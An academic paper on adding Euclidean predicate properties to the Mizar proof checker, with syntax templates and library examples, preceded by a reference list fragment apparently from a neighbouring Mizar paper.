- [16] F. Wiedijk, "The seventeen provers of the world. Foreword by Dana S. Scott," ser. Lecture Notes in Artificial Intelligence, F. Wiedijk, Ed. Springer-Verlag Berlin Heidelberg, 2006, vol. 3600.
- [17] A. Grabowski, A. Kornilowicz, and A. Naumowicz, "Four decades of Mizar," *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 191–198, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9345-1>
- [18] G. Bancerek, C. Byliński, A. Grabowski, A. Kornilowicz, R. Matuszewski, A. Naumowicz, K. Pąk, and J. Urban, "Mizar: State-of-the-art and beyond," ser. Lecture Notes in Computer Science. Springer, 2015, vol. 9150, pp. 261–279.
- [19] A. Naumowicz, "Interfacing external CA systems for Gröbner bases computation in Mizar proof checking," *International Journal of Computer Mathematics*, vol. 87, no. 1, pp. 1–11, January 2010. [Online]. Available: <http://dx.doi.org/10.1080/00207160701864459>
- [20] —, "SAT-enhanced Mizar proof checking," in *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014. Proceedings*, ser. Lecture Notes in Computer Science, S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., vol. 8543. Springer, 2014, pp. 449–452. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-08434-3\\_37](http://dx.doi.org/10.1007/978-3-319-08434-3_37)
- [21] —, "Automating Boolean set operations in Mizar proof checking with the aid of an external SAT solver," *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 285–294, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9332-6>
- [22] A. Kornilowicz, "On rewriting rules in Mizar," *Journal of Automated Reasoning*, vol. 50, no. 2, pp. 203–210, February 2013. [Online]. Available: <http://dx.doi.org/10.1007/s10817-012-9261-6>
- [23] —, "Flexary connectives in Mizar," *Computer Languages, Systems & Structures*, vol. 44, pp. 238–250, December 2015. [Online]. Available: <http://dx.doi.org/10.1016/j.cl.2015.07.002>
- [24] —, "Definitional expansions in Mizar," *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 257–268, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9331-7>
- [25] G. Nelson and D. C. Oppen, "Fast decision procedures based on congruence closure," *J. ACM*, vol. 27, pp. 356–364, April 1980. [Online]. Available: <http://doi.acm.org/10.1145/322186.322198>
- [26] A. Grabowski, A. Kornilowicz, and C. Schwarzweller, "Equality in computer proof-assistants," in *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., vol. 5. IEEE, 2015, pp. 45–54. [Online]. Available: <http://dx.doi.org/10.15439/2015F229>
- [27] A. Naumowicz and C. Byliński, "Improving Mizar texts with properties and requirements," in *Mathematical Knowledge Management, Third International Conference, MKM 2004 Proceedings*, ser. MKM'04, Lecture Notes in Computer Science, A. Asperti, G. Bancerek, and

- A. Trybulec, Eds., vol. 3119, 2004, pp. 290–301. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-27818-4\\_21](http://dx.doi.org/10.1007/978-3-540-27818-4_21)
- [28] A. Kornilowicz, “Enhancement of Mizar texts with transitivity property of predicates,” in *Intelligent Computer Mathematics – 9th International Conference, CICM 2016, Bialystok, Poland, July 25–29, 2016, Proceedings*, ser. Lecture Notes in Computer Science, M. Kohlhasse, M. Johansson, B. R. Miller, L. de Moura, and F. W. Tompa, Eds., vol. 9791. Springer, 2016, pp. 157–162. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-42547-4\\_12](http://dx.doi.org/10.1007/978-3-319-42547-4_12)
- [29] A. Trybulec, “Tarski Grothendieck set theory,” *Formalized Mathematics*, vol. 1, no. 1, pp. 9–11, 1990. [Online]. Available: <http://fm.mizar.org/1990-1/pdf1-1/tarski.pdf>
- [30] A. Grabowski, “Mechanizing complemented lattices within Mizar type system,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 211–221, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9333-5>
- [31] A. Grabowski, A. Kornilowicz, and C. Schwarzweller, “On algebraic hierarchies in mathematical repository of Mizar,” in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., vol. 8. IEEE, 2016, pp. 363–371. [Online]. Available: <http://dx.doi.org/10.15439/2016F520>
- [32] A. Grabowski and M. Jastrzebska, “Rough set theory from a math-assistant perspective,” in *Rough Sets and Intelligent Systems Paradigms, International Conference, RSEISP 2007, Warsaw, Poland, June 28–30, 2007, Proceedings*, ser. Lecture Notes in Computer Science, M. Kryszkiewicz, J. F. Peters, H. Rybinski, and A. Skowron, Eds., vol. 4585. Springer, 2007, pp. 152–161. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-73451-2\\_17](http://dx.doi.org/10.1007/978-3-540-73451-2_17)
- [33] K. Pak, “Improving legibility of natural deduction proofs is not trivial,” *Logical Methods in Computer Science*, vol. 10, no. 3, pp. 1–30, 2014. [Online]. Available: [http://dx.doi.org/10.2168/LMCS-10\(3:23\)2014](http://dx.doi.org/10.2168/LMCS-10(3:23)2014)
- [34] —, “Automated improving of proof legibility in the Mizar system,” in *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014, Proceedings*, ser. Lecture Notes in Computer Science, S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., vol. 8543. Springer, 2014, pp. 373–387. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-08434-3\\_27](http://dx.doi.org/10.1007/978-3-319-08434-3_27)
- [35] —, “Improving legibility of formal proofs based on the close reference principle is NP-hard,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 295–306, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9337-1>
- [36] A. Grabowski and C. Schwarzweller, “On duplication in mathematical repositories,” in *Intelligent Computer Mathematics, 10th International Conference, AISC 2010, 17th Symposium, Calculemus 2010, and 9th International Conference, MKM 2010, Paris, France, July 5–10, 2010. Proceedings*, 2010, pp. 300–314. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-14128-7\\_26](http://dx.doi.org/10.1007/978-3-642-14128-7_26)
- [37] N. S. Nikitchenko, “A composition nominative approach to program semantics,” IT-TR 1998-020, Technical University of Denmark, Tech. Rep., 1998.
- [38] M. Nikitchenko and S. Shkilniak, *Mathematical logic and theory of algorithms*. Publishing house of Taras Shevchenko National University of Kyiv, Ukraine (in Ukrainian), 2008.
- [39] I. Ivanov, M. Nikitchenko, A. Kryvolap, and A. Kornilowicz, “Simple named-complex valued nominative data – definition and basic operations,” *Formalized Mathematics*, vol. 25, no. 3, 2017. [Online]. Available: <http://dx.doi.org/10.1515/forma-2017-0020>
- [40] A. Grabowski, A. Kornilowicz, and A. Naumowicz, “Mizar in a nutshell,” *Journal of Formalized Reasoning, Special Issue: User Tutorials I*, vol. 3, no. 2, pp. 153–245, December 2010.
- [41] C. Byliński, “Partial functions,” *Formalized Mathematics*, vol. 1, no. 2, pp. 357–367, 1990. [Online]. Available: <http://fm.mizar.org/1990-1/pdf1-2/partfun1.pdf>
- [42] G. Bancerek and K. Hryniewicz, “Segments of natural numbers and finite sequences,” *Formalized Mathematics*, vol. 1, no. 1, pp. 107–114, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-1/finseq\\_1.pdf](http://fm.mizar.org/1990-1/pdf1-1/finseq_1.pdf)
- [43] C. Byliński, “Functions and their basic properties,” *Formalized Mathematics*, vol. 1, no. 1, pp. 55–65, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-1/funct\\_1.pdf](http://fm.mizar.org/1990-1/pdf1-1/funct_1.pdf)
- [44] E. Woronowicz, “Relations and their basic properties,” *Formalized Mathematics*, vol. 1, no. 1, pp. 73–83, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-1/relat\\_1.pdf](http://fm.mizar.org/1990-1/pdf1-1/relat_1.pdf)
- [45] G. Bancerek, “König’s theorem,” *Formalized Mathematics*, vol. 1, no. 3, pp. 589–593, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-3/card\\_3.pdf](http://fm.mizar.org/1990-1/pdf1-3/card_3.pdf)
- [46] A. Trybulec, “Binary operations applied to functions,” *Formalized Mathematics*, vol. 1, no. 2, pp. 329–334, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-2/funcop\\_1.pdf](http://fm.mizar.org/1990-1/pdf1-2/funcop_1.pdf)
- [47] C. Byliński, “The modification of a function by a function and the iteration of the composition of a function,” *Formalized Mathematics*, vol. 1, no. 3, pp. 521–527, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-3/funct\\_4.pdf](http://fm.mizar.org/1990-1/pdf1-3/funct_4.pdf)
- [48] —, “Some basic properties of sets,” *Formalized Mathematics*, vol. 1, no. 1, pp. 47–53, 1990. [Online]. Available: [http://fm.mizar.org/1990-1/pdf1-1/zfmisc\\_1.pdf](http://fm.mizar.org/1990-1/pdf1-1/zfmisc_1.pdf)
- [49] S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014. Proceedings*, ser. Lecture Notes in Computer Science, vol. 8543. Springer, 2014. [Online]. Available: <http://dx.doi.org/10.1007/978-3-319-08434-3>



# Introducing Euclidean Relations to Mizar

Adam Naumowicz, Artur Korniłowicz  
Institute of Informatics, University of Białystok  
ul. Ciołkowskiego 1 M, 15-245 Białystok, Poland  
Email: {adamn, arturk}@math.uwb.edu.pl

**Abstract**—In this paper we present the methodology of implementing a new enhancement of the Mizar proof checker based on enabling special processing of Euclidean predicates, i.e. binary predicates which fulfill a specific variant of transitivity postulated by Euclid. Typically, every proof step in formal mathematical reasoning is associated with a formula to be proved and a list of references used to justify the formula. With the proposed enhancement, the Euclidean property of given relations can be registered during their definition, and so the verification of some proof steps related to these relations can be automated to avoid explicit referencing.

## I. INTRODUCTION

THE Mizar system [1], [2], [3] is a computer proof-assistant system used for encoding formal mathematical data (definitions and theorems) and verifying mathematical proofs. The system comprises a dedicated formal computer language – the Mizar language, a collection of command-line tools including the VERIFIER and a repository of formal texts – Mizar Mathematical Library (MML) that have been written in the Mizar language and machine-verified for their logical correctness by the VERIFIER.

The Mizar language preserves many features of natural language mathematical writing. It is designed to write declarative-style documents both readable for humans and effectively processed by computers.<sup>1</sup> The feature-rich language enables producing rigorous and semantically unambiguous texts. Apart from rules for writing traditional mathematical items (e.g. definitions, lemmas, theorems, proof steps, etc.) it also provides syntactic constructions to launch specialized algorithms for processing particular mechanisms (e.g. term identifications, term reductions [7], flexary connectives [8]) increasing computational power of VERIFIER (e.g. equational calculus [9], [10]). There have also been experiments on using specialized external systems to increase computational power of the Mizar system in selected domains [11], [12], [13].

Mizar allows registering various properties of predicates and functors [14] when defining new notions. Let us briefly recall that the set of currently implemented properties includes involutiveness and projectivity for unary operations, as well as commutativity and idempotence for binary operations. As far as binary predicates are concerned, which is directly related to the topic of this paper, the current version of the Mizar system supports registering reflexivity, irreflexivity, symmetry, asymmetry and connectedness. The transitivity

property has been analyzed and implemented most recently [15].

Table I presents how many registrations of predicate properties are used in the MML. The data has been collected with Mizar Version 8.1.05 working with the MML Version 5.37.1275.<sup>2</sup>

Property	Occurrences	Articles
reflexivity	138	91
irreflexivity	11	10
symmetry	122	82
asymmetry	6	6
connectedness	4	4
total	281	119

Table I

PREDICATE PROPERTIES OCCURRENCES

On the other hand, Table II shows the impact of registering predicate properties for proofs stored in the library as the number of errors occurring after removing registrations of the properties from texts, and the numbers of articles with such errors.

Property	Errors	Affected articles
reflexivity	356	44
irreflexivity	9	2
symmetry	498	47
asymmetry	6	4
connectedness	65	4
total	934	73

Table II

PREDICATE PROPERTIES IMPACT

In this paper we propose strengthening the Mizar system by implementing the representation of two new properties – *rightEuclidean* and *leftEuclidean*.<sup>3</sup> The properties are described in Section II. In Section III we present some examples of Euclidean properties found in the current MML. In Section IV we indicate several directions of further development of processing properties in Mizar.

## II. THE EUCLIDEAN PROPERTY

An example of a property which does not have its corresponding representation in Mizar yet is the Euclidean property.

<sup>2</sup>Computations were carried out at the Computer Center of University of Białystok <http://uco.uwb.edu.pl>

<sup>3</sup>An experimental version of the VERIFIER executable file for the Linux platform implementing the new features as well as other supplementary resources required for it to work with the current MML are available at [http://alioth.uwb.edu.pl/~artur/euclidean/euclidean\\_ver.zip](http://alioth.uwb.edu.pl/~artur/euclidean/euclidean_ver.zip).

<sup>1</sup>The legibility of proofs is a subject of ongoing research [4], [5], [6].

This property appears, most notably, in the set of axiomatic statements given at the start of Book I of Euclid's *The Elements* [16] as Common Notion 1, which states that: *Things which are equal to the same thing are also equal to each other.*<sup>4</sup> Formally speaking, a binary relation  $R$  on a set  $X$  is Euclidean (sometimes called right Euclidean) if it satisfies the following condition:  $\forall a, b, c \in X (a R b \wedge a R c \rightarrow b R c)$ .

Dually, a relation  $R$  on  $X$  may be called left Euclidean if  $\forall a, b, c \in X (b R a \wedge c R a \rightarrow b R c)$ .

The property of being Euclidean is a variant of transitivity, but the properties are indeed different. A transitive relation is Euclidean only if it is also symmetric. Only a symmetric Euclidean relation is transitive. A relation which is both Euclidean and reflexive is also symmetric and therefore it is an equivalence relation.

In the sequel we describe an enhancement of the Mizar system supporting automatic processing of Euclidean predicates. The automation involves specific computations performed during the verification process.<sup>5</sup>

To enable such an automation, when a new predicate is being defined, if it is Euclidean, it should be declared as such. The declaration is placed within a definitional block with the following Mizar syntax for right Euclidean:

```

definition
  let  $x_1$  be  $\theta_1$ ,  $x_2$  be  $\theta_2$ , ...,  $x_n$  be  $\theta_n$ ,  $y_1, y_2$  be  $\theta_{n+1}$ ;
  pred  $\pi(y_1, y_2)$  means :ident:
     $\Phi(x_1, x_2, \dots, x_n, y_1, y_2)$ ;
  rightEuclidean
  proof
    thus for  $a, b, c$  being  $\theta_{n+1}$ 
      st  $\Phi(x_1, x_2, \dots, x_n, a, b) \ \& \ \Phi(x_1, x_2, \dots, x_n, a, c)$ 
      holds  $\Phi(x_1, x_2, \dots, x_n, b, c)$ ;
    end;
  end;

```

and left Euclidean, respectively:

```

definition
  let  $x_1$  be  $\theta_1$ ,  $x_2$  be  $\theta_2$ , ...,  $x_n$  be  $\theta_n$ ,  $y_1, y_2$  be  $\theta_{n+1}$ ;
  pred  $\pi(y_1, y_2)$  means :ident:
     $\Phi(x_1, x_2, \dots, x_n, y_1, y_2)$ ;
  leftEuclidean
  proof
    thus for  $a, b, c$  being  $\theta_{n+1}$ 
      st  $\Phi(x_1, x_2, \dots, x_n, b, a) \ \& \ \Phi(x_1, x_2, \dots, x_n, c, a)$ 
      holds  $\Phi(x_1, x_2, \dots, x_n, b, c)$ ;
    end;
  end;

```

The statements of the formulas of correctness proofs shown in both the above definitions must be proved according to a special formula expressing the corresponding property of the defined predicate. For example, having such a definition, whenever VERIFIER meets a conjunction of formulas  $\pi(a, b)$  and  $\pi(a, c)$  within an inference, and the predicate  $\pi$  is known to be right Euclidean, then the set of premises in the inference is enlarged by the automatically generated formula  $\pi(b, c)$ , which may help to justify the proof step.

It should be noted that the form of definitions and a corresponding correctness proof can in general be more complicated when the definition has several cases. Below is a formal representation of the correctness proof structure in the case of a definition with three explicit cases ( $\Gamma_1(x_1, x_2, \dots, x_n, y_1, y_2)$ ,  $\Gamma_2(x_1, x_2, \dots, x_n, y_1, y_2)$  and  $\Gamma_3(x_1, x_2, \dots, x_n, y_1, y_2)$ ) as well as the default case (introduced by **otherwise**):

```

definition
  let  $x_1$  be  $\theta_1$ ,  $x_2$  be  $\theta_2$ , ...,  $x_n$  be  $\theta_n$ ,  $y_1, y_2$  be  $\theta_{n+1}$ ;
  pred  $\pi(y_1, y_2)$  means :ident:
     $\Phi_1(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_1(x_1, x_2, \dots, x_n, y_1, y_2)$ ,
     $\Phi_2(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_2(x_1, x_2, \dots, x_n, y_1, y_2)$ ,
     $\Phi_3(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_3(x_1, x_2, \dots, x_n, y_1, y_2)$ 
    otherwise  $\Phi_n(x_1, x_2, \dots, x_n, y_1, y_2)$ ;
  consistency;
  rightEuclidean
  proof
    thus for  $a, b, c$  being  $\theta_{n+1}$  st
      (
        ( $\Gamma_1(x_1, x_2, \dots, x_n, a, b)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, a, b)$ ) &
        ( $\Gamma_2(x_1, x_2, \dots, x_n, a, b)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, a, b)$ ) &
        ( $\Gamma_3(x_1, x_2, \dots, x_n, a, b)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, a, b)$ ) &
        (not  $\Gamma_1(x_1, x_2, \dots, x_n, a, b)$  &
         not  $\Gamma_2(x_1, x_2, \dots, x_n, a, b)$  &
         not  $\Gamma_3(x_1, x_2, \dots, x_n, a, b)$  implies
           $\Phi_n(x_1, x_2, \dots, x_n, a, b)$ ) &
        ( $\Gamma_1(x_1, x_2, \dots, x_n, a, c)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, a, c)$ ) &
        ( $\Gamma_2(x_1, x_2, \dots, x_n, a, c)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, a, c)$ ) &
        ( $\Gamma_3(x_1, x_2, \dots, x_n, a, c)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, a, c)$ ) &
        (not  $\Gamma_1(x_1, x_2, \dots, x_n, a, c)$  &
         not  $\Gamma_2(x_1, x_2, \dots, x_n, a, c)$  &
         not  $\Gamma_3(x_1, x_2, \dots, x_n, a, c)$  implies
           $\Phi_n(x_1, x_2, \dots, x_n, a, c)$ )
      ) holds
      (
        ( $\Gamma_1(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, b, c)$ ) &
        ( $\Gamma_2(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, b, c)$ ) &
        ( $\Gamma_3(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, b, c)$ ) &
        (not  $\Gamma_1(x_1, x_2, \dots, x_n, b, c)$  &
         not  $\Gamma_2(x_1, x_2, \dots, x_n, b, c)$  &
         not  $\Gamma_3(x_1, x_2, \dots, x_n, b, c)$  implies
           $\Phi_n(x_1, x_2, \dots, x_n, b, c)$ )
      )
    end;
  end;

```

The proof for a left Euclidean predicate with an analogous set of conditions would look like this:

```

definition
  let  $x_1$  be  $\theta_1$ ,  $x_2$  be  $\theta_2$ , ...,  $x_n$  be  $\theta_n$ ,  $y_1, y_2$  be  $\theta_{n+1}$ ;
  pred  $\pi(y_1, y_2)$  means :ident:
     $\Phi_1(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_1(x_1, x_2, \dots, x_n, y_1, y_2)$ ,
     $\Phi_2(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_2(x_1, x_2, \dots, x_n, y_1, y_2)$ ,
     $\Phi_3(x_1, x_2, \dots, x_n, y_1, y_2)$  if  $\Gamma_3(x_1, x_2, \dots, x_n, y_1, y_2)$ 
    otherwise  $\Phi_n(x_1, x_2, \dots, x_n, y_1, y_2)$ ;
  consistency;
  leftEuclidean
  proof
    thus for  $a, b, c$  being  $\theta_{n+1}$  st
      (
        ( $\Gamma_1(x_1, x_2, \dots, x_n, b, a)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, b, a)$ ) &
        ( $\Gamma_2(x_1, x_2, \dots, x_n, b, a)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, b, a)$ ) &
        ( $\Gamma_3(x_1, x_2, \dots, x_n, b, a)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, b, a)$ ) &
        (not  $\Gamma_1(x_1, x_2, \dots, x_n, b, a)$  &
         not  $\Gamma_2(x_1, x_2, \dots, x_n, b, a)$  &
         not  $\Gamma_3(x_1, x_2, \dots, x_n, b, a)$  implies
           $\Phi_n(x_1, x_2, \dots, x_n, b, a)$ ) &
        ( $\Gamma_1(x_1, x_2, \dots, x_n, c, a)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, c, a)$ ) &
        ( $\Gamma_2(x_1, x_2, \dots, x_n, c, a)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, c, a)$ ) &
        ( $\Gamma_3(x_1, x_2, \dots, x_n, c, a)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, c, a)$ ) &
        (not  $\Gamma_1(x_1, x_2, \dots, x_n, c, a)$  &
         not  $\Gamma_2(x_1, x_2, \dots, x_n, c, a)$  &
         not  $\Gamma_3(x_1, x_2, \dots, x_n, c, a)$  implies
           $\Phi_n(x_1, x_2, \dots, x_n, c, a)$ )
      )
    end;
  end;

```

<sup>4</sup>[https://proofwiki.org/wiki/Axiom:Euclid%27s\\_Common\\_Notions](https://proofwiki.org/wiki/Axiom:Euclid%27s_Common_Notions)

<sup>5</sup>Other such automations are, for example, processing of adjectives [17] and definitional expansions [18].

```

(not  $\Gamma_1(x_1, x_2, \dots, x_n, c, a)$  &
 not  $\Gamma_2(x_1, x_2, \dots, x_n, c, a)$  &
 not  $\Gamma_3(x_1, x_2, \dots, x_n, c, a)$  implies
   $\Phi_n(x_1, x_2, \dots, x_n, c, a)$ )
) holds
(
 ( $\Gamma_1(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_1(x_1, x_2, \dots, x_n, b, c)$ ) &
 ( $\Gamma_2(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_2(x_1, x_2, \dots, x_n, b, c)$ ) &
 ( $\Gamma_3(x_1, x_2, \dots, x_n, b, c)$  implies  $\Phi_3(x_1, x_2, \dots, x_n, b, c)$ ) &
 (not  $\Gamma_1(x_1, x_2, \dots, x_n, b, c)$  &
 not  $\Gamma_2(x_1, x_2, \dots, x_n, b, c)$  &
 not  $\Gamma_3(x_1, x_2, \dots, x_n, b, c)$  implies
   $\Phi_n(x_1, x_2, \dots, x_n, b, c)$ )
);
end;
end;

```

### III. EXAMPLES

To search for examples of predicates that fulfill the Euclidean properties one needs to use a parser capable of processing MML articles. For example, there is a free customizable parser<sup>6</sup> [19] implemented using the popular open-source GNU parser generator suite: `flex` and `bison` that gets in line with the free license on which the Mizar Mathematical Library is distributed [20]. It should be noted that the parser works with the “Weakly Strict Mizar” (WS-Mizar) representation of Mizar texts. With the current Mizar system one can generate a WS-Mizar document from a Mizar article using the `wsm-parser` tool. Customized parsing actions allow filtering out theorems stated as implications resembling the Euclidean conditions, i.e. in which the antecedent contains a conjunction of two instances of predicative formulas and the consequent is also the same predicate (with appropriately instantiated variables). As a result, such theorems could be eliminated from the MML in order to avoid redundancy [21].

Our first example of a definition which naturally possesses the Euclidean property comes from a Mizar article about Tarski’s classes and ranks [22].

```

definition
  let F,G be Relation;
  pred F,G are_fiberwise_equipotent means
    for x being object holds
      card Coim(F,x) = card Coim(G,x);
  reflexivity;
  symmetry;
end;

```

It should be noted that the properties of `reflexivity` and `symmetry` have already been identified and proved for this definition.

The Euclidean property of this definition is expressed as theorem `CLASSES1:76`:

```

theorem
  for F,G,H being Function
  st F,G are_fiberwise_equipotent &
    F,H are_fiberwise_equipotent holds
    G,H are_fiberwise_equipotent

```

<sup>6</sup>It can be downloaded from a dedicated Git repository <https://github.com/MizarProject/wsm-tools>. The distribution includes a simple Makefile for use with GNU make, which contains instructions to generate both the lexer and parser source code and build an executable called `wsm-parser` with customized syntactic actions.

The above theorem is quite popular (in total it is referenced 54 times in 12 various Mizar articles). In order to be possibly as general as in the original definition, i.e. the equipotence should be provable for arbitrary relations. This theorem can obviously be generated without any problems to this form:

```

theorem
  for F,G,H being Relation
  st F,G are_fiberwise_equipotent &
    F,H are_fiberwise_equipotent holds
    G,H are_fiberwise_equipotent

```

Another example of a theorem stating the right Euclidean property for a binary predicate is located in an article about midpoint algebras, in particular its theorem `MIDSP_1:21` [23]:

```

theorem Th21:
  p ## q & p ## r implies q ## r

```

This theorem does not have any references in the library yet.

Another example comes from a Mizar article devoted to parallelity spaces [24].

```

definition
  let PS be non empty ParStr;
  let a,b,c,d be Element of PS;
  pred a,b '||' c,d means
    [[a,b],[c,d]] in the CONGR of PS;
end;

```

Defining a new shortcut type for nonempty parallelity spaces and reserving the type for free variables including `a`, `b`, `c` and `d` to be used in the sequel

```

definition
  mode ParSp is ParSp-like non empty ParStr;
end;

```

```

reserve PS for ParSp,
  a,b,c,d for Element of PS;

```

the article provides the following theorem `PARSP_1:35`:

```

theorem Th35:
  a,b '||' a,c & a,b '||' a,d implies
  a,b '||' c,d

```

This theorem is referenced twice, only in the article introducing the notion. The above example is particularly interesting, because it shows that the Euclidean property can also be interpreted for predicates with more than two parameters. Namely, in this case the `'||'` predicate has four nominal arguments, but if we fix the first pair and consider only the last two, then the theorem clearly states a variant of the right Euclidean property.

### IV. CONCLUSIONS AND FURTHER WORK

This work falls under the continuous development of the Mizar system aimed at a still better representation of mathematical concepts taken for granted by working mathematicians in their writings. Following the addition of some automation for such commonly used relation properties like reflexivity, irreflexivity, symmetry, asymmetry, antisymmetry and most

recently transitivity, we report on the experiment of implementing the left- and right- Euclidean properties. The number of Euclidean predicates detected in the current Mizar library is not big, but enriching the set of properties automatically processed by the VERIFIER is potentially useful for developing further formalizations in a more natural way without explicit references to theorems stating ‘naturally obvious’ properties. The availability of various properties might in future result in devising ways of handling collections of properties which often go together, e.g. the equivalence relation being a conjunction of three properties.

Another direction of future development might be connected with the extension of predicate properties for the ones which are not necessarily binary, but can be treated as such if we fix the values of their arguments. In general, properties known for binary predicates, can be introduced for  $n$ -ary predicates, where  $2 \leq n$ , with  $n - 2$  fixed arguments.

## REFERENCES

- [1] A. Trybulec, “Mizar,” in *The Seventeen Provers of the World*, ser. Lecture Notes in Computer Science, F. Wiedijk, Ed., vol. 3600. Berlin, Heidelberg: Springer-Verlag, 2006, pp. 20–23. [Online]. Available: [http://dx.doi.org/10.1007/11542384\\_4](http://dx.doi.org/10.1007/11542384_4)
- [2] G. Bancerek, C. Byliński, A. Grabowski, A. Kornilowicz, R. Matuszewski, A. Naumowicz, K. Pąk, and J. Urban, “Mizar: State-of-the-art and beyond,” in *Intelligent Computer Mathematics – International Conference, CICM 2015, Washington, DC, USA, July 13–17, 2015, Proceedings*, ser. Lecture Notes in Computer Science, M. Kerber, J. Carette, C. Kaliszyk, F. Rabe, and V. Sorge, Eds., vol. 9150. Springer, 2015, pp. 261–279. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-20615-8\\_17](http://dx.doi.org/10.1007/978-3-319-20615-8_17)
- [3] A. Grabowski, A. Kornilowicz, and A. Naumowicz, “Four decades of Mizar,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 191–198, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9345-1>
- [4] K. Pąk, “Improving legibility of natural deduction proofs is not trivial,” *Logical Methods in Computer Science*, vol. 10, no. 3, pp. 1–30, 2014. [Online]. Available: [http://dx.doi.org/10.2168/LMCS-10\(3:23\)2014](http://dx.doi.org/10.2168/LMCS-10(3:23)2014)
- [5] —, “Automated improving of proof legibility in the Mizar system,” in *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014, Proceedings*, ser. Lecture Notes in Computer Science, S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., vol. 8543. Springer, 2014, pp. 373–387. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-08434-3\\_27](http://dx.doi.org/10.1007/978-3-319-08434-3_27)
- [6] —, “Improving legibility of formal proofs based on the close reference principle is NP-hard,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 295–306, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9337-1>
- [7] A. Kornilowicz, “On rewriting rules in Mizar,” *Journal of Automated Reasoning*, vol. 50, no. 2, pp. 203–210, February 2013. [Online]. Available: <http://dx.doi.org/10.1007/s10817-012-9261-6>
- [8] —, “Flexary connectives in Mizar,” *Computer Languages, Systems & Structures*, vol. 44, pp. 238–250, December 2015. [Online]. Available: <http://dx.doi.org/10.1016/j.cl.2015.07.002>
- [9] G. Nelson and D. C. Oppen, “Fast decision procedures based on congruence closure,” *J. ACM*, vol. 27, pp. 356–364, April 1980. [Online]. Available: <http://doi.acm.org/10.1145/322186.322198>
- [10] A. Grabowski, A. Kornilowicz, and C. Schwarzweiller, “Equality in computer proof-assistants,” in *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., vol. 5. IEEE, 2015, pp. 45–54. [Online]. Available: <http://dx.doi.org/10.15439/2015F229>
- [11] A. Naumowicz, “Interfacing external CA systems for Gröbner bases computation in Mizar proof checking,” *International Journal of Computer Mathematics*, vol. 87, no. 1, pp. 1–11, January 2010. [Online]. Available: <http://dx.doi.org/10.1080/00207160701864459>
